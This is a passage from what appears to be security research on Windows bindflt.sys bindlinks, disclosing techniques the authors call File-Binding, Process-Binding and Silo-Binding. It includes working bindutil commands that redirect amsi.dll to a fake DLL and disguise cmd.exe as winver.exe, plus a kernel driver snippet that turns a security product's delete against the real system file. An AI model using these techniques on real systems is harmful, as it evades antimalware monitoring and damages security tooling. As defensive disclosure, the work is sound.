Data->Iopb	: 0xfffffd4051cdc5920 [_FLT_IO_PARAMETER_BLOCK *]
[+0x000] IrpFlags	: 0x60a00 [unsigned long]
[+0x004] MajorFunction	: 0x4 (IRP_MJ_WRITE)
[+0x005] MinorFunction	: 0x0
[+0x006] OperationFlags	: 0x0
[+0x007] Reserved	: 0x0
[+0x008] TargetFileObject	: 0xfffffd4052ee518e0 ("\\bindflt-test-dir\\virtualized.txt") - Device:
"\\FileSystem\\Ntfs"	
[+0x010] TargetInstance	: 0xfffffd4051cde8660 [_FLT_INSTANCE *]
[+0x018] Parameters	[_FLT_PARAMETERS]

Bottom Instance Pre-Write:

```
[0x1c58.0x26b4] [EDRSKM] EsPreWrite: EDRSKM Instance Bottom:
\Device\HarddiskVolume3\bindflt-test-dir\backing.txt,
FsContext=0xFFFFF85813E960170(NodeTypeCode=0x705, NodeByteSize=0x280),
FsContext2=0xFFFFF85813F0356E0(0x0000000000000000, 0x0000000000000000, 0x0000000000000000)
```

```
Breakpoint 0 hit
edrskm!EsPreWrite+0x255:
fffff800`5f761875 33c0 xor eax, eax
```

Inspecting the operation block (*Data->Iopb*) again, we note the file object now references the backing file:

```
1: kd> dx Data->Iopb
Data->Iopb : 0xfffffd4051cdc5920 [_FLT_IO_PARAMETER_BLOCK *]
[+0x000] IrpFlags : 0x60a00 [unsigned long]
[+0x004] MajorFunction : 0x4 (IRP_MJ_WRITE)
[+0x005] MinorFunction : 0x0
[+0x006] OperationFlags : 0x0
[+0x007] Reserved : 0x0
[+0x008] TargetFileObject : 0xfffffd4052ee53370 ("\bindflt-test-dir\backing.txt") - Device:
"\FileSystem\Ntfs"
[+0x010] TargetInstance : 0xfffffd4051cceb10 [_FLT_INSTANCE *]
[+0x018] Parameters [_FLT_PARAMETERS]
```

We observe that the address of *Data->Iopb* remains unchanged, but the *TargetFileObject* is now different. Unlike *IRP_MJ_CREATE*, the write operation isn't reissued by *bindflt.sys*; instead, it simply switches the target object and allows the operation to continue down the stack. This switch occurs within *bindflt!BfCheckAndSwitchTarget*, which internally calls *bindflt!BfMapShadowFileObjectToReal* to replace the target instance and file object. The objects for replacement come directly from the virtualized file object's *FsContext2*.

Bindlinks Between Directories

Consider a different scenario: an application creates a bindlink between two directories, with the *BINDFLT_FLAG_MERGED_BIND_MAPPING* flag enabled:

- *c:\bindflt-test-dir\virtual-dir*
- *c:\bindflt-test-dir\base-dir*

Before creating the bindlink, their contents are as follows:

- *virtual-dir* contains:

common.txt	(size: 0 bytes)
file-virt-dir.txt	(size: 0 bytes)

- *base-dir* contains:

common.txt	(size: 44 bytes)
file-base-dir.txt	(size: 44 bytes)

Creating the bindlink using the bindutil.exe tool:

```
PS C:\bindutil> .\bindutil.exe --mlink c:\bindflt-test-dir\virtual-dir c:\bindflt-test-dir\base-dir --dump
[*] Dumping mappings:
Mapping 0
    VirtRoot: \Device\HarddiskVolume3\bindflt-test-dir\virtual-dir
    Flags:      0x2
    Target 0
        TargetRoot: \Device\HarddiskVolume3\bindflt-test-dir\base-dir
    Target 1
        TargetRoot: \Device\HarddiskVolume3\bindflt-test-dir\virtual-dir
```

After the bindlink is established, the contents of *virtual-dir* appear as follows:

```
.                (size: 0 bytes)
..              (size: 0 bytes)
common.txt      (size: 44 bytes) -- overriding virtual-dir's file
file-base-dir.txt (size: 44 bytes) -- added from base-dir
file-virt-dir.txt (size: 0 bytes) -- original file preserved
```

The modifications occur only in directory enumeration results, not at the filesystem level itself.

Now let's look at what our kernel activity monitor sees. The bottom instance receives directory queries separately for both directories, whereas the top instance sees a merged enumeration performed internally by bindflt.sys. For this, we will register to pre and post IRP_MJ_DIRECTORY_CONTROL and wait for FILE_INFORMATION_CLASS to be one of the potential directory enumeration classes.

Bottom Instance Enumeration Results:

```
[EDRSKM] EsPostDirCtl: Bottom Instance (\Device\HarddiskVolume3\bindflt-test-dir\base-dir):
.                (size: 0 bytes)
..              (size: 0 bytes)
common.txt      (size: 44 bytes)
file-base-dir.txt (size: 44 bytes)

[EDRSKM] EsPostDirCtl: Bottom Instance (\Device\HarddiskVolume3\bindflt-test-dir\virtual-dir):
.                (size: 0 bytes)
..              (size: 0 bytes)
common.txt      (size: 0 bytes)
file-virt-dir.txt (size: 0 bytes)
```

Top Instance (Merged) Enumeration Results:

```
[EDRSKM] EsPostDirCtl: Top Instance (\Device\HarddiskVolume3\bindflt-test-dir\virtual-dir):
.                (size: 0 bytes)
..              (size: 0 bytes)
common.txt      (size: 44 bytes) -- merged from base-dir
file-base-dir.txt (size: 44 bytes) -- merged from base-dir
file-virt-dir.txt (size: 0 bytes) -- original file preserved
```

Thus, bindflt.sys transparently merges directory contents in response to application requests, reflecting the combined view while leaving underlying filesystem structures unaltered.

5. New Impersonation Techniques

File-Binding

As shown in the previous section, bindlink API allows admin users to hijack paths by shadowing existing files. We propose the name **File-Binding** for all path hijacking attacks that rely on bindlinks. For example, we can redirect the original `c:\windows\system32\amsi.dll` to a fake one (`c:\fake\amsi.dll`) – we are going to use `bindutil.exe`. This illustrates an example of how you can achieve a simple non-traditional code injection technique:




Figure: File-Binding: `amsi.dll` Redirected to `fake/amsi.dll`

1. Create a bindlink such that `c:\windows\system32\amsi.dll` is redirected to `c:\fake\amsi.dll`.
2. When `powershell.exe` starts (or any process that is integrated with Anti Malware Scan Interface) we'll get `fake\amsi.dll` loaded.

```
PS C:\bindutil> .\bindutil.exe
--link C:\windows\System32\amsi.dll C:\fake\amsi.dll
--dump
[*] Dumping mappings:
Mapping 0
    VirtRoot: \Device\HarddiskVolume3\Windows\System32\amsi.dll
    Flags: 0x0
    Target 0
    TargetRoot: \Device\HarddiskVolume3\fake\amsi.dll
```

From the Process Explorer (ProcExp) screenshot below, we notice that the subsequently launched `powershell.exe` will load the `c:\fake\amsi.dll` instead of `c:\Windows\system32\amsi.dll`. This has even more interesting implications for security solutions and their user mode injection sensors, which we will demonstrate in **Section 6**.

File Options View Process Find Users DLL Help						
<Filter by name>						
Process	PID	Description	CPU	Private Bytes	Working Set	Company Name
dwm.exe	1448	Desktop Window Manager	< 0.01	15,820 K	41,616 K	Microsoft Corporation
vmmemCmZygote	7104			996,384 K	8 K	
csrss.exe	6140		< 0.01	2,156 K	8,164 K	
winlogon.exe	2248	Windows Logon Application		2,704 K	14,548 K	Microsoft Corporation
fontdrvhost.exe	3880	Usemode Font Driver Host		3,364 K	8,788 K	Microsoft Corporation
dwm.exe	1120	Desktop Window Manager	< 0.01	53,300 K	128,764 K	Microsoft Corporation
explorer.exe	7956	Windows Explorer	< 0.01	47,872 K	272,996 K	Microsoft Corporation
SecurityHealthSystray.exe	6036	Windows Security notificatio...		1,908 K	13,564 K	Microsoft Corporation
OneDrive.exe	5268	Microsoft OneDrive		52,220 K	137,008 K	Microsoft Corporation
TOTALCMD64.EXE	11820	Total Commander		23,380 K	68,456 K	Ghisler Software GmbH
procexp64.exe	9840	Sysinternals Process Explorer	1.49	31,848 K	64,100 K	Sysinternals - www.sysinter...
SystemInformer.exe	2352	System Informer	0.37	34,112 K	42,812 K	Winsider Seminars & Soluti...
Windows Terminal.exe	6160	Windows Terminal Host	< 0.01	17,888 K	83,708 K	Microsoft Corporation
OpenConsole.exe	6860	Console Window and PTY H...		2,344 K	11,528 K	Microsoft Corporation
powershell.exe	8892	Windows PowerShell		62,680 K	81,832 K	Microsoft Corporation
powershell.exe	11088	Windows PowerShell	< 0.01	55,368 K	70,064 K	Microsoft Corporation

Handles DLLs Threads			
Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\Windows\System32\advapi32.dll
amsi.dll			C:\fake\amsi.dll
atl.dll	ATL Module for Windows XP (Unicode)	Microsoft Corporation	C:\Windows\System32\atl.dll
bcrypt.dll	Windows Cryptographic Primitives Library	Microsoft Corporation	C:\Windows\System32\bcrypt.dll
bcryptprimitives.dll	Windows Cryptographic Primitives Library	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
C_1252.NLS			C:\Windows\System32\C_1252.NLS
C_1252.NLS			C:\Windows\System32\C_1252.NLS

Figure: AMSI Path Hijack Viewed by Process Explorer

Process-Binding

As shown in the previous section, bindlink API allows admin users to spoof user mode paths during process creation. We propose the name **“Process-Binding”** for all process impersonation techniques based on bindlinks. The technique relies on the fact that bindlinks can shadow existing files. In the example below we create a bindlink from `winver.exe` to `cmd.exe`, thus each time `winver.exe` is launched a `cmd.exe` process will be spawned instead.




Figure: Process-Binding: winver.exe Redirected to cmd.exe

This can also be achieved using bindutil.exe:

1. Creating a bindlink such that `winver.exe` redirects to `cmd.exe`.
2. Starting `winver.exe`.

```
PS C:\bindutil> .\bindutil.exe
--link C:\windows\system32\winver.exe C:\windows\system32\cmd.exe
--dump
[*] Dumping mappings:
Mapping 0
    VirtRoot: \Device\HarddiskVolume3\Windows\System32\winver.exe
    Flags:      0x0
    Target 0
        TargetRoot: \Device\HarddiskVolume3\Windows\System32\cmd.exe
```

Tools like ProcExp or System Informer are routinely used to check what processes run on a machine. In the case of spoofed paths, Process Explorer will show `winver.exe` as process name, however the main image loaded will be `cmd.exe` and the version info also belongs to `cmd.exe`.




Figure: Process-Binding Effects Seen by Process Explorer

System View Tools Users Help					Environment Handles GPU Disk Network Comment Windows				
Refresh Options Find handles or DLLs System information					General Statistics Performance Threads Token Modules Memory				
Processes Services Network Disk Firewall Devices					Options Search Modules (Ctrl+K) Aa *				
Name	PID	CPU	I/O total r...	Private b...	Use	Name	File name	Base address	Size
lsass.exe	1052			9.72 MB	NT	> cmd.exe	C:\Windows\System32\cmd.exe	0x7ff74e43...	448 kB
fontdrvhost.exe	1208			1.42 MB	For	C_1252.NLS	C:\Windows\Syst...\C_1252.NLS	0x1573d4c...	68 kB
csrss.exe	972			1.96 MB	NT	C_1252.NLS	C:\Windows\Syst...\C_1252.NLS	0x1573d59...	68 kB
winlogon.exe	784			2.53 MB	NT	C_437.NLS	C:\Windows\System32\C_437.N	0x1573d4e...	68 kB
fontdrvhost.exe	1216			1.36 MB	For	C_437.NLS	C:\Windows\System32\C_437.N	0x1573d7a...	68 kB
LogonUI.exe	1440			13.98 MB	NT	kernel32.dll	C:\Windows\Syst...\kernel32.dll	0x7ffbc885...	804 kB
dwm.exe	1448	0.01		15.44 MB	Wir	KernelBa...	C:\Windows\S...\KernelBase.dll	0x7ffbcc58...	3.94 MB
vmmemCmZygote	7104			973.03 MB	...9	KernelBase....	C:\Windo...\KernelBase.dll.mui	0x1573d7e...	1.32 MB
csrss.exe	6140	0.08	24 B/s	2.18 MB	NT	locale.nls	C:\Windows\System32\locale.n	0x1573d6c...	844 kB
winlogon.exe	2248			2.73 MB	NT	l_intl.nls	C:\Windows\System32\l_intl.nls	0x1573d50...	12 kB
explorer.exe	7956	0.12		48.64 MB	AM	l_intl.nls	C:\Windows\System32\l_intl.nls	0x1573d58...	12 kB
WindowsTerminal.exe	6160			17.55 MB	AM	netmsg.dll	C:\Windows\Syst...\netmsg.dll	0x1573d5b...	12 kB
OpenConsole.exe	6860			2.31 MB	AM	netmsg.dll....	C:\Windows\...\netmsg.dll.mui	0x1573dcb...	212 kB
powershell.exe	8892			62.68 MB	AM	ntdll.dll	C:\Windows\System32\ntdll.dll	0x7ffbcbe...	2.4 MB
winver.exe	9728			2.98 MB	AM	SortDefault....	C:\Windows\...\SortDefault.nls	0x1573d97...	3.23 MB
OneDrive.Sync.Service.exe	3832			41.11 MB	AM				
procexp64.exe	8800	0.57	7.57 kB/s	30.49 MB	AM				

Figure: Process-Binding Effects Seen by System Informer

We can extend the scheme as follows: create a bindlink such as *winver.exe* points to *cmd.exe*, launch *winver.exe* and then immediately remove the bindlink. This results in subsequent opens of *winver.exe* finding the real *winver.exe*. We immediately observe that we managed to spoof more information due to ProcExp reopening the file. We have a spoofed version info and icon belonging to *winver.exe*.

```

PS C:\bindutil> .\bindutil.exe
--link C:\windows\system32\winver.exe C:\windows\system32\cmd.exe
--dump
[*] Dumping mappings:
Mapping 0
    VirtRoot: \Device\HarddiskVolume3\Windows\System32\winver.exe
    Flags: 0x0
    Target 0
        TargetRoot: \Device\HarddiskVolume3\Windows\System32\cmd.exe
PS C:\bindutil> start winver
PS C:\bindutil> .\bindutil.exe --unlink C:\windows\system32\winver.exe --dump
[*] Dumping mappings:
PS C:\bindutil>

```




Figure: Process-Binding Effects After Bindlink is Removed

Silo-Binding

Admin users can create bindlinks that are applied only within a silo. This allows malicious actors to run malicious images disguised as clean processes, tricking the existing toolset. **The main advantages of using this technique are that we can expose a different filesystem view inside the silo, and, as discussed in Section 4, veto notifications are not sent for per-silo bindlinks.**

We propose “**Silo-Binding**” as a name for the spoofing scheme and define it as follows

1. Creates a silo (job object) (we named it `\ghost-in-the-silo`)
2. Creates a **local** bindlink between two given paths (a-->b) visible only in the silo (`\ghost-in-the-silo`)
3. Creates a **global** bindlink between the same given paths (b-->a) visible by other processes
4. Spawns a new process from path “a” part of the `\ghost-in-the-silo`




Figure: Silo-Binding - a' Redirected to 'b' (in silo) and Vice-Versa (outside of silo)

Monitoring tools will see a process started from path “a”, even if the address space contains an image loaded from path “b”. To make things even worse, with **“Silo-Binding”** means the “b” path leads to potential malware only within the **silo's context**. Any attempts to open “b” from outside the silo will result in “a” being opened instead.

At this point we can observe that there are two slightly distinct filesystem namespaces. First one, inside of the silo (where path “a” is redirected to file “b”), and the global one (where path “b” is redirected to file “a”).

We repeat the experiment with `cmd.exe` and `winver.exe`:

```

PS C:\bindutil> .\bindutil.exe
--link c:\windows\system32\winver.exe c:\windows\system32\cmd.exe \ghost-in-the-silo
--link c:\windows\system32\cmd.exe c:\windows\system32\winver.exe
--dump
--dump \ghost-in-the-silo
--runj \ghost-in-the-silo
c:\windows\system32\WindowsPowershell\v1.0\powershell.exe -Command `
"c:\windows\system32\winver.exe"
[*] Dumping mappings:
Mapping 0
VirtRoot: \Device\HarddiskVolume3\Windows\System32\cmd.exe
Flags: 0x0
Target 0
TargetRoot: \Device\HarddiskVolume3\Windows\System32\winver.exe

[*] Dumping mappings:
Mapping 0
VirtRoot: \Device\HarddiskVolume3\Windows\System32\winver.exe
Flags: 0x4
Target 0
TargetRoot: \Device\HarddiskVolume3\Windows\System32\cmd.exe

[*] Created process c:\windows\system32\WindowsPowershell\v1.0\powershell.exe -Command
c:\windows\system32\winver.exe with pid 7352(0x001cb8)
[*] Waiting for process ...
The system cannot find message text for message number 0x2350 in the message file for Application.

(c) Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.

C:\bindutil>

```




Figure: Silo-Binding Between winver.exe and cmd.exe

Process Explorer shows the `cmd.exe` image loaded inside a process that can be mistaken for `winver.exe`:




Figure: Silo-Binding: Viewed by Process Explorer

Process Monitor (ProcMon) confirms that the spoofing worked:




Figure: Silo-Binding Viewed by Process Monitor

Impact

Security solutions often need to reopen an executable file from the disk. Examples of scenarios where this is needed are computations of digital signatures and system disinfection after a detection. Process Impersonation using Silo-Binding techniques hinder the normal operation of the security solution; if the security solution is unaware of the bindlinks, the path it wants to open may point to entirely different files. Deleting files as part of system disinfection is even more dangerous.

Assume we use Process-Binding or Silo-Binding to create a link from `c:\bindflt-test-dir\bindutil.exe` to `c:\Windows\System32\winver.exe` and use a simple kernel mode driver that calls `ZwDeleteFile` to delete `c:\bindflt-test-dir\bindutil.exe`. The driver may contain only the simplest code:

```
NTSTATUS
DriverEntry(
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath
)
{
    UNREFERENCED_PARAMETER(RegistryPath);
    UNICODE_STRING targetName = RTL_CONSTANT_STRING(
        L"\\??\\c:\\bindflt-test-dir\\bindutil.exe");
    OBJECT_ATTRIBUTES attributes = { 0 };
    InitializeObjectAttributes(&attributes, targetName, OBJ_KERNEL_HANDLE, NULL, NULL);

    return ZwDeleteFile(&attributes);
}
```

After this driver is loaded, what gets deleted is the actual **winver.exe**:

